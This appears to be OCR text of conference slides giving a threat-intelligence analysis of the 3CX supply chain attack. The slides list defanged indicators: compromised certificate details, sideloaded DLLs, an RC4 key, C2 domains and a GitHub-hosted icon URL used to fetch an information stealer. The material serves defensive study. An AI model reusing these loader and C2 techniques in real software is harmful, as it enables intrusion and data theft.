
Victim

The target is a crypto currency investment funds which has been **DPRK's targets of interest as reported by the Financial Services Agency of Japan**

But wait! There’s MORE!

💀 The 3CX Connection





3CX Supply Chain Attack

C:\Users\<USER>\AppData\Local\Programs\3CXDesktopApp\app\Update.exe --Update
hxxps://<company>.<state>.3cx[.]us/electron/update/win32/18.12.x.x

Downloads

Affected 3CX Versions
3CXDesktopApp-18.12.416.msi
3CXDesktopApp-18.12.407.msi

Compromised Certificate

Name:	3CX Ltd
Status:	Valid
Issuer:	Sectigo RSA Code Signing CA
Valid From:	12:00 AM 11/02/2020
Valid To:	11:59 PM 11/02/2023
Valid Usage:	Code Signing
Algorithm:	sha256RSA
Thumbprint:	87C6D553A296D7473451D53CAA298EFA9B4870AD
Serial Number:	1B 66 11 DF 9C 9A 4D 6E CC 8E D5 0C 9B 91 78 73

C:\Users\<USER>\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe

Loads

ffmpeg.dll: Creates an event with the name "AVMonitorRefreshEvent" and checks if it already exists. If it does, the function exits.

Decrypts RC4 shellcode using the key: "3jB(2bsG#@c7"

d3dcompiler.dll: Shellcode located to FE ED FA CE hex strings

shellcode: The shellcode is responsible for loading the exported function "DllGetClassObject" from the decrypted DLL.

HTTP Request

```
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
content-type: text/plain
cookie: __tutma={MachineGuid}
```

Decrypted DLL: Checks or creates a 'manifest'-appended file, generates a random number to wait using the specified date, and reads the "MachineGuid" from the registry.

Decoded C2 from ICOs

- msstorageazure[.]com/analysis
- officestoragebox[.]com/api/biosync
- visualstudiofactory[.]com/groupcore
- azuredeploystore[.]com/cloud/images
- msstorageboxes[.]com/xbox
- officeaddons[.]com/quality
- sourceslabs[.]com/status
- zacharryblogs[.]com/xmlquery
- pbxcloudeservices[.]com/network
- pbxphonenetwork[.]com/phone
- akamaitechcloudservices[.]com/v2/fileapi
- azureonlinestorage[.]com/google/storage
- msedgepackageinfo[.]com/ms-webview
- glcloudservice[.]com/v1/status
- pbxsources[.]com/queue
- www.3cx[.]com/blog/event-trainings/

ICO: Downloads ICO containing the C2 Base64 encoded and AES + GCM encrypted.
hxxps://raw.githubusercontent[.]com/IconStorages/images/main/icon[1-15].ico

Retrieve a JSON that contains a payload encoded in base64.
{"url":"","description":"","meta":"vyoAAL4D<truncated>"}

Install an information-stealer payload.

@Fr0gger_
Thomas Roccia

📖 Additional Resources

- https://www.microsoft.com/en-us/security/blog/2022/12/06/dev-0139-launches-targeted-attacks-against-the-cryptocurrency-industry/

- https://www.volexity.com/blog/2022/12/01/buyer-beware-fake-cryptocurrency-applications-serving-as-front-for-applejeus-malware/

- https://securelist.com/gopuram-backdoor-deployed-through-3cx-supply-chain-attack/109344/

- https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RW1aFyW

- https://twitter.com/fr0gger_/status/1641668394155151366

AISA


AUSTRALIAN CYBER CONFERENCE 2023

Thank You

Thomas Roccia

@fr0gger_

Get my Book!



Visual Threat Intelligence

An Illustrated Guide For Threat Researchers

Thomas Roccia

Foreword By Raj Samani